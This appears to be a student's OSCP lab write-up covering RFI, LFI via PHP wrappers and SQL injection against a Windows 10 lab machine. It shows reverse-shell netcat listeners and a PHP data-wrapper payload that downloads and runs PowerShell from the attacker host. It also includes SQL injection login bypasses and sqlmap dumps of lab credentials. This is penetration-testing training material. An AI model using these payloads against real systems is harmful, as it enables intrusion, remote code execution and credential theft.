
☐ Use the code execution to obtain a full shell.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo python3 -m http.server 80
[sudo] password for squid:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.167.10 - - [01/Jun/2020 13:55:35] "GET /IPT.ps1 HTTP/1.1" 200 -
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53510
Windows PowerShell running as user Administrator on CLIENT251
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>whoami
client251\administrator
PS C:\xampp\htdocs>
```

9.4.4.7 Exercises


☐ Exploit the RFI vulnerability in the web application and get a shell.





```
192.168.167.10 - - [01/Jun/2020 14:27:14] "GET /phprevshell.txt HTTP/1.0" 200 -
```

```
C:\Windows\Temp>whoami
whoami
client251\administrator

C:\Windows\Temp>^C
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53547
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53550
b374k shell : connected

Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
client251\administrator

C:\Windows\Temp>
```

☐ Using /menu2.php?file=current_menu as a starting point, use RFI to get a shell.




☐ Use one of the webshells included with Kali to get a shell on the Windows 10 target



```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53153
Windows PowerShell running as user Administrator on CLIENT251
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>whoami
client251\administrator
PS C:\xampp\htdocs>
```

9.4.4.10 Exercises

☐ Exploit the LFI vulnerability using a PHP wrapper.



☐ Use a PHP wrapper to get a shell on your Windows 10 lab machine.

```
192.168.167.10/menu.php?file=data:text/plain,%3C?php%20echo%20shell_exec(%22powershell%20IEX(new-object%20net.webclient).downloadstri
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53157
Windows PowerShell running as user Administrator on CLIENT251
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>
```

9.4.5.4 Exercises

☐ Interact with the MariaDB database and manually execute the commands required to authenticate to the application. Understand the vulnerability.

```
MariaDB [webappdb]> select * from users where username = 'tom' or 1=1;#
+----+----------+--------------+
| id | username | password     |
+----+----------+--------------+
|  1 | admin    | p@ssw0rd     |
|  2 | jigsaw   | footworklure |
+----+----------+--------------+
2 rows in set (0.00 sec)
```

☐ SQL inject the username field to bypass the login process.

Welcome tom' or 1=1 LIMIT 1;#


Customer Feedback


1	Jake	Great tacos today!	Delete
2	John	I would eat tacos here every day if I could!	Delete


☐ Why is the username displayed like it is in the web application once the authentication process is bypassed?
The username field is not a name pulled from a databse, instead is literally the name given in the field, which in this case results to True before getting to the password field.
☐ Execute the SQL injection in the password field. Is the “LIMIT 1” necessary in the payload? Why or why not?
The “Limit 1” field is necessary becasue the query wants to return more than one row, which would not allow us to login.

9.4.5.9 Exercises

☐ Enumerate the structure of the database using SQL injection.









☐ Understand how and why you can pull data from your injected commands and have it displayed on the screen.
On line line 39 there is no data sanitization which allows us to inject our own query. We use a union so we can show multiple objects from other tables.


☐ Extract all users and associated passwords from the database.







9.4.5.11 Exercises

☐ Exploit the SQL injection along with the MariaDB INTO OUTFILE function to obtain code execution.





☐ Turn the simple code execution into a full shell.



```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ sudo python3 -m http.server 80
[sudo] password for squid:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.167.10 - - [02/Jun/2020 09:29:09] "GET /IPT.ps1 HTTP/1.1" 200 -
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/www$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53106
Windows PowerShell running as user Administrator on CLIENT251
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>
```

9.4.5.13 Exercises

☐ Use sqlmap to obtain a full dump of the database.


```
Database: webappdb
Table: users
[2 entries]
+----+--------------+----------+
| id | password     | username |
+----+--------------+----------+
| 1  | p@ssw0rd     | admin    |
| 2  | footworklure | jigsaw   |
+----+--------------+----------+

[09:35:01] [INFO] table 'webappdb.users' dumped to CSV file '/home/squid/.sqlmap/out
